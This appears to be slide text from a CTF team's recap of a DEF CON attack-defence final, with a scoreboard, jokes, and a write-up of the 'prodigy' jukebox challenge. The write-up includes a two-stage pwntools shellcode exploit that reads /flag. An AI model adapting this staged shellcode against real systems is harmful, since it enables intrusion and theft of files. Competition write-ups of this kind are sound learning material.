






The Dawn of The Second Day

- 27 Hours Remain -











- multiple exploits and patches ready per service



- multiple exploits and patches ready per service
- attacking everyone and taking their flags





- multiple exploits and patches ready per service
- attacking everyone and taking their flags
- (still some difficulties with patching)



- multiple exploits and patches ready per service
- attacking everyone and taking their flags
- (still some difficulties with patching)
- way too much to do








Lower Round 1

Lower Round 2


Lower Round 3

Lower Round 4



Got some food (Biological Warfare agents)

- TIP: don't eat food that requires an accident waiver (learned that the hard way :)



Got so

- TIP:

Call Number 12
Date: Apr 13, 2012
1 Reaper Waiver
KORE'S HOT
CHICKEN AND
SAUCE
By ordering this
item, you agree
to this Waiver
and Release of
Liability
including those
partaking in
REAPER® Hot
Box.
**By placing
this order, I
hereby certify
and confirm
that I am 18
years of age
or older, and
that I have
the legal
capacity to
accept this
REAPER®
Release.

the potential for certain risks, some of which

may be reasonably foreseeable.

You acknowledge that eating the REAPER® can cause you harm, including, but not limited to, bodily injury, property damage, emotional distress, or even death.

By accepting this REAPER® Release, I agree

to release, indemnify, and hold harmless Dave's Hot Chicken Franchise Co LLC, and their respective franchisees, affiliates, members, managers, employees, agents, and representatives from all losses, claims, demands, liabilities, causes of action, or expenses, known or unknown, arising out of ordering and/or eating the REAPER®.

All those intending to eat a Reaper® must agree

to this Waiver and Release of Liability including those partaking in REAPER ROULETTE® Hot Box.

**By placing this order, I hereby certify and confirm that

I am 18 years of age or older, and that I have

the legal capacity to accept this REAPER Release.

.....
Date _____

Signature _____

EAT IN ORDER

way :)



Better eat some improvised cup noodles or pizza



Short break

- Go to casino floor
- Lose 20\$ in 10min
- Go back to reversing



One more night

- consume unhealthy amounts of caffeine
- back to full force reversing
- think about life
- don't think about liveCTF
- plan a strategy for day 3



Challenge jukebox - prodigy

- Jukebox is a ELF binary consisting of three sub-challenges
- We first blooded the third one - prodigy

```
Welcome to jukebooox!  
Would you like to play a song  
  
[PRO00DIGI] Looking for a song to master into vinyl that slaps in A Minor  
jukebooox at (11.39, 13.47)  
  
=== jukebooox ===  
1. List songs  
2. Play song  
3. Upload song  
4. List devices  
5. Toggle device  
6. Adjust volume  
7. Interact with device  
8. Quit  
Select option: |
```

Challenge overview

- The challenge allows users to upload audio files
- The sub-challenges are virtual audio devices that process uploaded wav files
- You can play them via a device
- And interact with devices (custom behaviour per device)

```
=== jukebooox ===  
1. List songs  
2. Play song  
3. Upload song  
4. List devices  
5. Toggle device  
6. Adjust volume  
7. Interact with device  
8. Quit  
Select option: |
```

```
=== prooodigi ===  
1. Download master  
2. Validate master  
3. Reset master  
4. Crash and burn  
5. Quit  
Select option:
```

Prodigy Overview

- The interesting option is **crash and burn**
- It first validates whether the .wav has audible clicks and is in the right key
- Then it overrides and executes the .wav header with hardcoded shellcode

```
void proodigi_crash_and_burn(proodigi_state_t *proodigi){
    int16_t key;
    if (!validate_recording(proodigi, &key))
    {
        return;
    }
    ...
    // Copy the shellcode header to the tape header
    memcpy(proodigi->tape->header, (void*)shellcode_header, shellcode_size);
    // Execute the shellcode header from tape, which will zero registers and jump to tape data
    void (*copied_header)(void*) = (void(*) (void))proodigi->tape->header;
    ...
}
```

Prodigy Overview

- The interesting option is **crash and burn**
- It first validates whether the .wav has audible clicks and is in the right key
- Then it overrides and executes the .wav header with hardcoded shellcode
- But there is no `ret`, the code just falls through to the next part
- We can control the next part which are the .wav samples

```
__attribute__((naked)) static void shellcode_header(void* new_sp) {
    __asm__ volatile (
        "mov %rdi, %rsp      \n\t" // Set up the new stack
        "xorq %rax, %rax     \n\t" // Zero all registers
        "xorq %rax, %rax     \n\t" // Zero all registers
        "xorq %rbx, %rbx     \n\t"
        "... //Clear all registers
        "xorq %r15, %r15     \n\t"
        "xorq %rbp, %rbp     \n\t" // Zero base pointer
        "the_end:          \n\t" // Label marking end of useful shellcode
    );
}
```

```
typedef struct {
    uint8_t header[TAPE_HEADER_SIZE];
    uint8_t data[TAPE_DATA_SIZE];
} tape_t;
```

```
[PROODIGI] Looking for a song to master into vinyl that slaps in A Minor  
jukeboox at (11.39, 13.47)
```

```
bool validate_recording(proodigi_state_t *proodigi, int16_t* key)
{
    ...
    //Sudden changes in amplitude trigger clicks and are forbidden e.g jump from 0 to 255
    size_t vinyl_clicks = count_clicks_vinyl_jump(samples_double, num_samples, proodigi->frequency);

    // Musical key is given at the start of the application and must match
    *key = detect_key(samples_double, num_samples, proodigi->frequency);

    DEBUG_PRINTF("vinyl_clicks=%" PRIu64 " in key %s\n", vinyl_clicks, KEY_NAMES[*key]);

    if (*key != proodigi->desired_key || vinyl_clicks != 0)
    {
        dev_printf("Not in the right key or clicks %d... pass\n", *key);
        free(samples_double);
        return false;
    }
    ...
    return true;
}
```

Exploit plan

- Create a sine wave with the correct key
- Create a first stage payload which passes validation
- Create a second stage payload which leaks the flag

```
# Generate first stage shellcode
```

```
audio generate_tone(key)
```

```
sc = asm(
```

```
    "nop;" * 0x22
```

```
    + "lea rax, [rip];"
```

```
    + "pop rbx;" * 0x12
```

```
    + "lea rax, [rip];"
```

```
    + "nop;" * 0x38
```

```
    + "lea rax, [rip];"
```

```
    + shellcraft.read(0, "rax", 120)
```

```
    + "pop rbx;" * 0x12
```

```
)
```

Stack preparation

Load 2nd stage

```
# Second stage payload without validation restrictions
sc2 = asm(
    "nop;" * 35
    + shellcraft.pushstr("/flag")
    + shellcraft.open("rsp", 0)
    + shellcraft.read("rax", "rsp", 128)
    + shellcraft.write(1, "rsp", 128)
    +
    # shellcraft.exit(0)
    ""
)
```



Dawn of The Final Day

- 3 Hours Remain -



- shorter than the other days



- shorter than the other days
- chaotic, mostly attacking



- shorter than the other days
- chaotic, mostly attacking
- DEF CON information was even more lacking



- shorter than the other days
- chaotic, mostly attacking
- DEF CON information was even more lacking
- first blood on a service :p



kuk-hofhackerei	256060	36900	4204	50000	347154
-----------------	--------	-------	------	-------	--------

	NAME	ATK	DEF	KOH	LIFECTF	Total
1.	mmm	591475	172700	151893	60000	976068
2.	blue-water	474900	50000	179076	133700	837676
3.	superdicecode	375550	36600	59543	70000	541693
4.	nu1l	368075	58300	175	70000	496550
5.	repokemonedcollections	350300	55600	23415	50000	479315
6.	mhackeroni	327800	51700	18709	80000	478209
7.	kalmarunionen	253500	39000	32159	60000	384659
8.	friendly-maltese-citizens	192225	37500	32065	100000	361790
9.	kuk-hofhackerei	256060	36900	4204	50000	347154
10.	cold-fusion	202425	43000	10935	50000	306360
11.	shellphish	160900	36800	0	90000	287700
12.	this-years-organizers	182725	37800	0	50000	270525

Conclusion

Conclusion



Conclusion

- amazing performance
- a fun and unique experience
- run it back next year?



Conclusion

- amazing performance
- a fun and unique experience
- run it back next year?

// TODO

- improve tooling
- get more people



